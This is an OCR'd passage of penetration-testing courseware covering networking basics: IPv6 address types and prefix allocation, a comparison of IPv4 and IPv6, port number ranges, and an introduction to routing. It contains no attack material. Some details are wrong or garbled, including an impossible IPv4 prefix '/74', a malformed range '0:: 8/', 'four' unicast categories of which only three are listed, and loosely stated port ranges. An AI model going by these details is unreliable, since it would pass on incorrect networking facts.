


Figure A.137: Supernetting with Class C address

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IPv6 Addressing

- Based on the **standard** specified by the RFC 4291
- Allows **multilevel** subnetting
- Supports unicast, anycast, and multicast addresses
- IPv6 address space is organized in a **hierarchical** structure



IPv6: Format prefix allocation

Allocation	Format Prefix	Start of address range (hex)	Mask length (bits)	Fraction of address space
Reserved	0000 0000	0:: 8/	8	1/256
Reserved for Network Service Allocation Point (NSAP)	0000 001	200:: /7	7	1/128
Reserved for IPX	0000 010	400:: /7	7	1/128
Aggregatable global unicast addresses	001	2000:: /3	3	1/8
Link-local unicast	1111 1110 10	FE80:: /10	10	1/1024
Site-local unicast	1111 1110 11	FEC0:: /10	10	1/1024
Multicast	1111 1111	FF00:: /8	8	1/256

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IPv6 Addressing

Based on the standard specified by the RFC 4291. Allows multilevel subnetting. Supports unicast, anycast, and multicast addresses. IPv6 address space is organized in hierarchical structure.

IPv6 is capable of providing a large address space of 128 bits for increasing demands of internet users. It has a new format for packet header to minimize problems with overhead routing entries. IPv6 has globally identified unique addresses with efficient, hierarchal and routing infrastructure that relies on prefix length rather than address classes. This allows the backbone routers to create small routing tables. IPv6 simplifies host configuration with stateless and stateful address configuration for network interfaces. In IPv6, hosts on a link are capable of automatically configuring themselves with a link called link-local addresses by responding to the prefixes mentioned by the local routers. The host sends a link local address request to a local router for connecting to that network, which then responds to the request by sending its configuration parameters. This lets the host configure automatically with the available router. IPv6 is capable of configuring itself, even though there are no routers. IPv6 supports unicast and multicast communication along with a new communication type called anycast.

Unicast Address: It is used to identify a single node in the network. The four different categories of Unicast address are:

- Global unicast addresses is globally unique in the internet.
- Link-local addresses not meant for routing, but confined to a single network segment.
- Unique local addresses. These assist in private addressing and also avoids the chances of collision between two subnets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anycast Address: In anycast communication method, only specific associated address in a network receives the messages. IPv6 provides better support for quality of service (QoS) with proper management of network traffic.

Multicast Address: IPv6 packets sent to a multicast address identifies the group of interfaces, usually on different nodes. Only those hosts which are members of the multicast group can receive the multi-cast packets. The IPv6 multicast is a routable address and the routers forward these multicast packets to all the members of the multicast groups.

Allocation	Format Prefix	Start of address range (hex)	Mask length (bits)	Fraction of address space
Reserved	0000 0000	0:: 8/	8	1/256
Reserved for Network Service Allocation Point (NSAP)	0000 001	200:: /7	7	1/128
Reserved for IPX	0000 010	400:: /7	7	1/128
Aggregatable global unicast addresses	001	2000:: /3	3	1/8
Link-local unicast	1111 1110 10	FE80:: /10	10	1/1024
Site-local unicast	1111 1110 11	FEC0:: /10	10	1/1024
Multicast	1111 1111	FF00:: /8	8	1/256

Table A.16: IPv6 format prefix allocation

The IPv6 notation includes eight groups of hexadecimal quartets separated by colons. An example for IPv6 is: `2001:cdba:0000:0000:0000:0000:3257:9652`. The groups of zeroes in IPv6 address may be reduced to zero or removed. For example:

- `2001:cdba:0000:0000:0000:0000:3257:9652`
- `2001:cdba:0:0:0:0:3257:9652`
- `2001:cdba::3257:9652`

The IPv6 addresses use Classless Inter Domain Routing (CIDR) notation. The subnet using the IPv6 protocol consists of a group of IPv6 addresses having the size value in the power of two. The initial bits in the IPv6 address forms the network prefix. The bits in the network prefix uses a forward slash (‘/’).

For example: `2001:cdba:9abc:5678::/64` represents the address `2001:cdba:9abc:5678`.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Difference between IPv4 and IPv6

	Internet Protocol version 4 (IPv4)	Internet Protocol version 6 (IPv6)
Deployed	In the year 1981	In the year 1999
Size	32-bit addresses	128-bit source and destination addresses
Format	Dotted-decimal notation (separated by periods)	Hexadecimal notation (separated by colon)
Example	192.168.0.77	3ffe:1900:4545:AB00: 0123:4567:8901:ABCD
Prefix Notation	192.168.0.7/74	3FFE:F200:0234::/77
Total Number of Addresses	2^32 = ~4,294,967,296	2^128 = ~340,282,366, 920,938,463,463,374, 607,431,768,211,456
Configuration	Manually perform static or dynamic configuration	Auto-configuration of addresses is available
Security	IPSec is optional	Inbuilt support for IPSec

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Difference between IPv4 and IPv6

Internet Protocol Version 4 (IPv4)

The fourth version of the internet protocol that identifies devices on a network through the technique of addressing. IPv4 mainly works in the packet-switched link layer networks. It uses a 32-bit address scheme, thereby permitting 2^32 addresses. The sender and the forwarding routers perform the fragmentation. There is no method to identify the method of packet flow. Checksum fields and option fields are available in IPv4. The IPv4 address uses IGMP to manage multicast. It is possible to broadcast messages. Configuration of IPv4 requires either manual configuration of IPv4 addresses or DHCP configuration.

Internet Protocol Version 6 (IPv6)

Also known as IPng (Internet Protocol Next Generation) is the advanced version of IPv4 and replaces IPv4. The IPv6 protocol allows better handling of hosts and data flowing on the internet. The main advantage of using IPv6 is that it reduces the exhaustion of IP addresses. The IPv6 addresses are 128-bit long and represented using hexadecimal. The sender performs the fragmentation part. The flow label field in the packet header of the IPv6 address format assists in identifying the flow of the packet. The Ipv6 address headers do not consist of any checksum or options field. The IPv6 consists of an auto-configuration mode that eliminates the need for manual configuration as in IPv4.

Advantages of IPv6 over IPv4:


- IPv6 provides a simplified method for the router task when compared with IPv4.
- IPv6 is more reliable to use than IPv4 and IPv6 can handle more payloads.
- IPv6 is more compatible for use in mobile networks than IPv4.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Internet Protocol version 4 (IPv4)	Internet Protocol version 6 (IPv6)
Deployed	In the year 1981	In the year 1999
Size	32-bit addresses	128-bit source and destination addresses
Format	Dotted-decimal notation (separated by periods)	Hexadecimal notation (separated by colon)
Example	192.168.0.77	3ffe:1900:4545:AB00: 0123:4567:8901:ABCD
Prefix Notation	192.168.0.7/74	3FFE:F200:0234::/77
Total Number of Addresses	2^32 = ~4,294,967,296	2^128 = ~340,282,366, 920,938,463,463,374, 607,431,768,211,456
Configuration	Manually perform static or dynamic configuration	Auto-configuration of addresses is available
Security	IPSec is optional	Inbuilt support for IPSec

Table A.17: Comparison between IPv4 and IPv6

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Port Numbers

Both TCP and UDP use port (socket) numbers to pass information to the upper layers. Port numbers are used to keep track of different conversations crossing the network at the same time. Conversations that do not involve an application with a well-known port number are, instead, assigned port numbers that are randomly selected from within a specific range. Some ports are reserved in both TCP and UDP, although applications might not be written to support them. End systems use port numbers to select a proper application to handle the communication.

Port numbers have the following assigned ranges:

- Numbers below 1024 are considered well-known port numbers.
- Numbers above 1024 are dynamically assigned port numbers.
- Registered port numbers are those registered for vendor-specific applications; most of these are above 1024.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Terminology

To understand the networks, it is essential to understand the terminology related to networking. This section describes the network terminologies like routing, PAT, NAT, VLAN, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Routing

Routing is the process of selecting best paths in a network to forward data packets. It is usually performed by a dedicated device called router. It is the important feature of internet as it transmits data packets from one node to another. Intermediate nodes are basically network hardware devices such as routers, bridges, gateways, firewalls, or switches. Forwarding data packets is based on routing tables, which maintain a record of the routes to various network destinations.

The function of routing is somewhat similar to bridging, but they are not similar. The main difference between the both is that, routing is performed at layer 3, i.e. network layer, of the OSI reference model but bridging is performed at layer 2, i.e. data link layer. As routing occurs at layer 3 of OSI reference model, so it has to perform deep analysis in order to determine the best path for the data packets.

Routing Types

- **Static Routing**

  Routing table is created, maintained, and updated by a network administrator, manually.




